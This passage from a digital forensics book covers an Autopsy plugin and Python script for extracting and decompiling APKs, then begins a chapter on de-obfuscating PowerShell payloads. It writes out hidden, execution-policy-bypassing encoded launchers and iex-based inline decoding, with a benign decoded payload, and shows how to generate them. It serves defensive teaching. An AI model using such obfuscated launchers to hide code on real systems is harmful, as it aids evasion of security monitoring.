https://github.com/markmckinnon/Autopsy-Plugins), I modified one of the simpler Python scripts to search for and flag files with the `.apk` extension (amongst others):

github.com/s3raph-x00/YAAAAT/blob/main/YAAAAT.py


```
156                     self.log(Level.INFO, "so_storage Directory already exists: " + so_temp_dir)
157
158         ### ELF Extract Folder Creation ###
159         elf_temp_dir = os.path.join(Temp_Dir, "elf_storage")
160         try:
161             os.mkdir(elf_temp_dir)
162         except:
163                     self.log(Level.INFO, "elf_storage Directory already exists " + elf_temp_dir)
164
165         fileapk = fileManager.findFiles(dataSource, "%.apk")
166         filexapk = fileManager.findFiles(dataSource, "%.xapk")
167         filejar = fileManager.findFiles(dataSource, "%.jar")
168         fileoat = fileManager.findFiles(dataSource, "%.oat")
169         filedex = fileManager.findFiles(dataSource, "%.dex")
170         fileso = fileManager.findFiles(dataSource, "%.so")
171         fileelf = fileManager.findFiles(dataSource, "%.elf")
172         filesall = fileManager.findFiles(dataSource, "*.*")
```

C **Please Note** In the script referenced above is a hardcoded file location to pull the found files to. This must be modified to match your system. Dynamically pulling the folder location appeared too difficult at the time due to Autopsy using modified Python methods that are cross compiled into Java (things get weird). Additionally, the following wiki[120] hasn't really been updated so a significant amount of testing is needed. To aid in your troubleshooting, the location of the log file can be accessed by going to the case folder:


[120] http://www.sleuthkit.org/autopsy/docs/api-docs/4.9.0/



Going to the log folder:




Finally, opening one of the plain text log files:




Unfortunately, this file is locked while Autopsy is running and you must close Autopsy to view any associated error.


Once a Python script has been developed and tested, you have to manually add in the Python plugin to the appropriate folder. A simple link can be accessed from the menu option below:




To add the python plugin, you simply move an appropriate named folder structure containing the python modules into the following directory:




Now simply restart Autopsy and right click the data source you wish to run the plugin against:




Similar to before, if all is well a new option should be present:



Now simply click `Deselect All` (since they have already run) and click your custom tool. If you are using a barebones osboxes VM it would be prudent to add some various APKs. Once the module finished running you should see the following:



So now we have a way to automate scraping of APK files, to continue now we need to do some rudimentary analysis. Remember how JADX had a CLI? This functionality can help decompile the APKs fairly quickly allowing for additional analysis using REGEX, individual file hashing, and other forensicating things. In this situation,I developed a companion script using Python (YAAAAT_apk_ripper) that has embedded the functionalities required for my use case Yet Another Android Application Tool[121]:



The following code section shows the functionality of running JADX and dumping the output to the `case_extract` folder:

[121] https://github.com/s3raph-x00/YAAAAT

This script works by iteratively going through the `case_extract/apk` folder structure and attempts to be fairly fault tolerant in the case of incorrect file extension or file corruption.

Beyond the simple JADX decompiling functionality, additional functions can be added by analyzing the code sections of the decompiled APK using REGEX:

```
1548  ##########################################################################################################################################
1549  ########################################################## JADX FUNCTIONS #################################################################
1550  ##########################################################################################################################################
1551
1552              if var_forensic_case_bool == 1:
1553                  log_txt_update.write("[INFO]: Starting JADX Decompiling of: " + apk_full_path + ".\n")
1554              if arg_verbose_output == 1:
1555                  print("")
1556                  print("[JADX] ################################### JADX DECOMPILING STARTED ##############################################")
1557                  print("")
1558                  print("[JADX]: Started JADX Decompiling of: " + apk_full_path + ".")
1559              try:
1560                  var_jadx_decomp = "\"" + apk_decomp_directory + "\\" + apk + "_source" + "\"" + " "
1561                  jadx_apk_full_path = "\"" + apk_full_path + "\""
1562                  if arg_verbose_output == 1:
1563                      jadx_cfg_switch = " " ## " --cfg "
1564                  if arg_debug_output == 1:
1565                      jadx_verbose_switch = " -v "
1566                  var_jadx_command = '.\\win\\bin\\jadx.bat ' + jadx_verbose_switch + jadx_cfg_switch + '-d ' + var_jadx_decomp + " " + jadx_apk_full_path
1567                  var_jadx_command_split = var_jadx_command.split()
1568                  subprocess.check_call(var_jadx_command)
1569              except:
1570                  if var_forensic_case_bool == 1:
1571                      log_txt_update.write("[WARN]: Error Decompiling: " + apk_full_path + " with JADX.\n")
1572                  if arg_verbose_output == 1:
1573                      print("[WARN]: Error Decompiling: " + apk_full_path + " with JADX.")
```

The above code section attempts to find high confidence URLs within the code base and extract the information to a mapped log file for manual analysis. There are other regex solutions to map out potential URLs which helps mitigate missing aspects of URL crafting.

Besides JADX, to parse embedded certificates (for APK signature analysis and potential Certificate pinning implmenetations) the script incorporates Java keytool if Java JDK is present and some methods using OpenSSL if not:

```
                var_high_conf_check = 0
                apk_content_extract_hiconf_url = re.findall(r"^(http:\/\/www\.|https:\/\/www\.|http:\/\/|https:\/\/)?[a-z0-9]+([\-\.]{1}[a-z0-9]+)*\.[a-z]{2,5}(:[0-9]{1,5})?(\/.*)?$",
                var_directory_file_object_line)
                apk_content_extract_hiconf_len = len(apk_content_extract_hiconf_url)
                var_chain_count = 0
                if apk_content_extract_hiconf_url:
                    var_high_conf_check = 1
                    var_url_high_count = var_url_high_count + 1
                    if arg_verbose_output == 1:
                        print("[URL-HI]:   SOURCE FILE: " + var_ref_filepath)
                        print("[URL-HI]:   SOURCE LINE: " + var_directory_file_object_line.strip('\n').strip())
                    hi_conf_URL_extract_write_txt_up.write("[URL-HI]:   SOURCE FILE: " + var_ref_filepath + "\n")
                    hi_conf_URL_extract_write_txt_up.write("[URL-HI]:   SOURCE LINE: " + var_directory_file_object_line.strip('\n').strip() + "\n")
                    while var_chain_count < apk_content_extract_hiconf_len:
                        if apk_content_extract_hiconf_url[var_chain_count]:
                            var_tmp_string = apk_content_extract_hiconf_url[var_chain_count]
                            var_tmp_string_len = len(var_tmp_string)
                            if var_tmp_string_len != 0:
                                var_chain_v2_count = 0
                                while var_chain_v2_count < var_tmp_string_len:
                                    if var_tmp_string[var_chain_v2_count]:
                                        var_tmp_string_cln = var_tmp_string[var_chain_v2_count]
                                        if arg_debug_output == 1:
                                            hi_conf_URL_extract_write_txt_up.write("[URL-HI]:   REGEX HIT(S): " + var_tmp_string_cln + "\n")
                                            if arg_verbose_output == 1:
                                                print("[URL-HI]:   REGEX HIT(S): " + var_tmp_string_cln)
                                        var_chain_v2_count = var_chain_v2_count + 1
                                    else:
                                        var_chain_v2_count = var_chain_v2_count + 1
                            else:
                                null_var = 0
                        var_chain_count = var_chain_count + 1
```

The methods aren't perfect by any means and more testing across a number of different certificate implementations are needed. Despite this, It is similar to the automated single analysis using MobSF and manual analysis with JADX but also allows for larger scale analysis of APK signatures.

This script is far from perfect or complete, but foundationally provided the basic methodology to extract specific information desired for large scale analysis. The usage of Splunk becomes useful in this context as the data contained in the text files can be ingested and parsed allowing for larger scale analysis in areas such as granular file changes in the embedded APKs, addition of URLs and IP addresses, and other anomalies. This writeup does not go into extensive detail into every specific use case but hopefully given enough time, effort, and data you can scale the application analysis methodology to suit your needs. Regardless of the implementation, Android APIs and APKs are changing frequently so ensure to retest solutions and manually spot check results to ensure it still fits the goal of the solution.

Chapter 8 - De-Obfuscating PowerShell Payloads

By Tristram[122] | Twitter[123] | Discord[124]

Introduction

I have had the pleasure of working with many individuals within the cyber security field, belonging to both the blue and red teams, respectively.

Regardless of which side you prefer to operate on, whether you're a penetration tester looking to put an organization's security program to the test or a blue teamer looking to stomp on adversaries during every step of their desired campaign, we are ultimately on the same side. We are advisors to risk and we offer guidance on how to eliminate that risk; the difference is being how we respond.

We are ultimately on the same team, operating as one entity to ensure the security and integrity of the organizations we serve the data that they protect. Part of how we work towards this common goal is through professional development and imparting our knowledge onto others. Projects such as this is an example of why our security community is strong. We care, we learn, we grow. Together, there is nothing that will stop us from being successful.

As an individual who is primarily a blue teamer with roots in penetration testing, I am looking to impart unto you some of the common scenarios that I have faced that I feel would help provide you the foundation and confidence you're looking for to comfortably break down obfuscated PowerShell payloads.

[122] https://github.com/gh0x0st
[123] https://twitter.com/jdtristram
[124] http://discordapp.com/users/789232435874496562

What Are We Dealing With?

PowerShell is a powerful scripting language that has eased the process of managing Windows systems. These management capabilities have evolved over years as PowerShell has expanded from its exclusive Windows roots and has become accessible on other systems such as macOS and Linux.

Despite the technological advances this solution has provided system administrators over the years, it has also provided penetration testers and cyber criminals similar opportunities to be successful. This success resonates with proof of concept exploit code for major vulnerabilities such as what we saw with PrintNightmare / CVE-2021-34527 (https://github.com/nemo-wq/PrintNightmare-CVE-2021-34527).

One of the hurdles people will find when they use PowerShell for these types of activities is that the code will ultimately be accessible in plain text. While this is helpful for security researchers to learn from others and their published exploit code, it's equally as helpful for security providers to reverse engineer and signature these payloads to prevent them from doing harm.

For blue teamers, this is a good thing, however for penetration testers, as well as cyber criminals, this will directly impact their success. In an effort to obstruct the progress of security providers from being able to easily signature their payloads, they will introduce various levels of obfuscation to help hide their code in plain sight. While this helps the red teamers, it unfortunately makes our job as blue teamers a bit more difficult. However, with a little bit of exposure to common obfuscation techniques and how they work, you will find that deobfuscating them is well within your grasp.

Through this chapter, I am looking to expose you to the following obfuscation techniques and how you can de-obfuscate them.

1. Base64 Encoded Commands
2. Base64 Inline Expressions
3. GZip Compression
4. Invoke Operator
5. String Reversing
6. Replace Chaining
7. ASCII Translation

Stigma of Obfuscation

While Obfuscation in essence is a puzzle of sorts and with every puzzle, all you need is time. It's important to understand that obfuscation is not an end all be all solution to preventing payloads from being signatured. If you continue to use the same obfuscated payload or obfuscation technique, it will eventually get busted.

This reality can cause debates in the security community on it's overall effectiveness, but it's important for us to understand that obfuscation serves two purposes for red teams:

Bypass various signature based detections from anti-virus solutions as well as AMSI
To buy time in the event the payload is successful, but later discovered by a blue team

The process of bypassing security solutions is a trivial process, but where the gap typically exists is with the second bullet when we are responding to incidents involving these payloads.

Let's put this into perspective with a commonly experienced scenario:

Assume we are a penetration tester and we are performing an assessment against an organization. We managed to obtain a list of valid email addresses and decided to try to launch a phishing campaign. With this phishing campaign, we emailed the staff a word document that contains a macro that launches a remote hosted PowerShell script that contains a reverse shell and neither the document or script is flagged by any known anti-virus.

At some point the user reports the email and we launch our phishing assessment procedures and identify that the user did in fact open the email and got pwned.

From the firewall logs we are able to see where they connected to and were able to plug the hole. Continuing our incident response procedures, we follow up on the embed payload to ensure that it doesn't include another logic that does anything else that we don't already know about, such as mechanisms where it has a more than one remote address it can reach out to in the event one gets discovered.

As the penetration tester, we coded contingencies for this very scenario so that our payload does in fact use more than one remote address. To ensure our extra effort doesn't get steam rolled, we obfuscated our payload so the blue team would have to spend extra time lifting the veil, buying us more time to hopefully move laterally through the network, away from the point of entry.

This is the barrier that must be able to be avoided within a reasonable amount of time so that we can ensure that the threat we have evicted from our network stays evicted. As a blue teamer, if you're exposed to a complicated or unfamiliar obfuscation technique, then chances are you may move onto something else or spend too much time trying to uncover its secrets.

To help overcome this obstacle, we will step through various obfuscation techniques, including how they're generated and how you can deobfuscate them.

Word of Caution

It goes without saying that when dealing with PowerShell payloads that are malicious or otherwise suspicious then you should avoid trying to dissect these payloads on your production machine. No one wants to be responsible for a breach or get compromised themselves because they accidentally executed a piece of code that they did not understand.

A good practice is to always have a sandbox solution on standby. You can use a local sandbox, such as a virtual machine, that has no connected network adapters, or at least configured on an entirely separate internet connection that contains no sensitive assets on the network.

In addition to this, being sure you have enough storage for snapshots is very useful. This way if you accidentally compromise your sandbox, or want to get it back to a known-working state, then you can simply revert it and continue where you left off.

Base64 Encoded Commands

One of the first methods to obfuscate PowerShell payloads utilized a provided feature of the powershell.exe executable itself. Specifically, this executable supports the -EncodedCommand parameter that accepts a base64 encoded string. Once called, PowerShell would decode the string and execute the code therein.

While this is trivial to decode, it was a method that was enhanced with additional optional parameters.

These optional parameters can also be called using partial names so long as it's unambiguous, which is a common practice with this particular launcher. This is arguably the most popular approach and is also one of the easiest to discover when reviewing the logs.

Let's take a look at the following payload of this technique and break it down.

```
powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Enc 'VwByAGkAdABlAC0ATwB1AHQAcAB1A\
HQAIAAiAE8AYgBmAHUAcwBjAGEAdABlAGQAIABQAGEAeQBsAG8AYQBkACIA'
```

At a quick glance we can clearly see that powershell.exe is being called directly with 5 parameters being passed using partial names. We can look at the help file for this by running 'powershell -help..

Let's break down these parameters:

Partial Parameter	Full Parameter	Description
-NoP	-NoProfile	Does not load the Windows PowerShell profile
-NonI	-NonInteractive	Does not present an interactive prompt to the user.
-W Hidden	-WindowStyle	Sets the window style to Normal, Minimized, Maximized or Hidden.
-Exec Bypass	-ExecutionPolicy Bypass	Sets the default execution policy for the current session
-Enc	-EncodedCommand	Accepts a base-64-encoded string version of a command.

With our newfound understanding of the parameters in play, we now break down exactly what's happening when this gets called, specifically, this session will launch unrestricted as a hidden window.

Now that we understand the behavior of the PowerShell process when executed, our next step is to identify the encoded payload that's being executed behind the scenes. Decoding base64 is a trivial process, but we can accomplish this by using PowerShell to decode the string for this.

Keep in mind that running this method will not execute any underlying code by itself.

```
PS C:\> $Bytes = [Convert]::FromBase64String('VwByAGkAdABlAC0ATwB1AHQAcAB1AHQAIAAiAE\
8AYgBmAHUAcwBjAGEAdABlAGQAIABQAGEAeQBsAG8AYQBkACIA')
PS C:\> $Command = [System.Text.Encoding]::Unicode.GetString($Bytes)
PS C:\> Write-Output "[*] Decoded Command >> $Command"
[*] Decoded Command >> Write-Output "Obfuscated Payload"
```

Running this method has revealed a simple payload, which was expected based on the size of the base 64 encoded string.If it was significantly larger, we could safely assume that that payload would be larger.

You can replicate this obfuscation technique for decoding practice using this snippet to encode a simple one-liner, or even expand to more complex scripts.

```
PS C:\> $Command = 'Write-Output "Obfuscated Payload"'
PS C:\> $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Command)
PS C:\> $Base64 = [Convert]::ToBase64String($Bytes)
PS C:\> Write-Output "[*] Obfuscated: powershell.exe -NoP -NonI -W Hidden -Exec Bypa\
ss -Enc '$Base64'"
[*] Obfuscated: powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Enc 'VwByAGkAdABlA\
C0ATwB1AHQAcAB1AHQAIAAiAE8AYgBmAHUAcwBjAGEAdABlAGQAIABQAGEAeQBsAG8AYQBkACIA'
```

Base64 Inline Expressions

This method is very similar to the technique that we saw previously, except instead of passing base64 encoded strings to the powershell.exe executable, we can embed base64 encoded strings directly into our scripts themselves. Let's see an example of this in action.

```
PS C:\> iex ([System.Text.Encoding]::Unicode.GetString([convert]::FromBase64String(\
'VwByAGkAdABlAC0ATwB1AHQAcAB1AHQAIAAiAE8AYgBmAHUAcwBjAGEAdABlAGQAIABQAGEAeQBsAG8AYQB\
kACIA'))))
```

The majority of most obfuscation techniques for PowerShell payloads are simply just different string manipulation techniques. In the scheme of things, strings on their own are not a risk or executable on their own, but rely on a launcher to take the string and treat it as executable code.

In the above sample, let's observe the three letter command, namely iex, which is an alias for the Invoke-Expression cmdlet. The Invoke-Expression cmdlet accepts a string which is then executed as a command.

To put this into perspective, we will create a variable called $String that will store the value `Get-Service'. If we pass this variable to Invoke-Expression, we will see a list of services output to the console as if we simply ran` Get-Service‘.

```
PS C:\> $String = 'Get-Service'
PS C:\> Invoke-Expression $String

Status   Name               DisplayName
------   ----               -----------
Stopped  AarSvc_b0e91cc     Agent Activation Runtime_b0e91cc
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service
…SNIP…
```

Returning to our obfuscated sample, we know that the payload is essentially built into two components:

The launcher (iex)
The base64 decoder (string / command)

Once the base64 decoder runs, it will return a string. By passing this as an argument to iex, it will essentially execute the resulting string from the base64 decoder. We can omit the iex, and simply execute the decoder to reveal the underlying string.

```
PS C:\> ([System.Text.Encoding]::Unicode.GetString([convert]::FromBase64String('VwB\
yAGkAdABlAC0ATwB1AHQAcAB1AHQAIAAiAE8AYgBmAHUAcwBjAGEAdABlAGQAIABQAGEAeQBsAG8AYQBkACI\
A'))))
Write-Output "Obfuscated Payload"
```

This has revealed our obfuscated payload as `Write-Output "Obfuscated Payload"`. If we were to include `iex`, our resulting string would be executed

```
PS C:\> iex ([System.Text.Encoding]::Unicode.GetString([convert]::FromBase64String(\
'VwByAGkAdABlAC0ATwB1AHQAcAB1AHQAIAAiAE8AYgBmAHUAcwBjAGEAdABlAGQAIABQAGEAeQBsAG8AYQB\
kACIA'))))
Obfuscated Payload
```

You are going to find that in most of the obfuscated scripts you'll come across, you'll be met with Invoke-Expression, its alias or an obfuscated representation of either. Remember, a plain string cannot be executed without a launcher.

You can replicate this obfuscation technique for decoding practice using this snippet to encode a simple one-liner, or even expand to more complex scripts.

```
PS C:\> $Command = 'Write-Output "Obfuscated Payload"'
PS C:\> $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Command)
PS C:\> $Base64 = [Convert]::ToBase64String($Bytes)
PS C:\> iex ([System.Text.Encoding]::Unicode.GetString([convert]::FromBase64String(\
'VwByAGkAdABlAC0ATwB1AHQAcAB1AHQAIAAiAE8AYgBmAHUAcwBjAGEAdABlAGQAIABQAGEAeQBsAG8AYQB\
kACIA'))))
```

GZip Compression

A relatively successful obfuscation technique is built around compressing byte streams. Similar to how we can compress files on disk to make them smaller, we can also compress payloads and store and execute them from within a script.

This technique was quite successful once it started being utilized because of its relative difficulty of breaking down the underlying code to reveal the intended payload. Let's see an example of this.

```
$PS C:\> $decoded = [System.Convert]::FromBase64String("H4sIAAAAAAAEAAsvyixJ1fUvLSko\
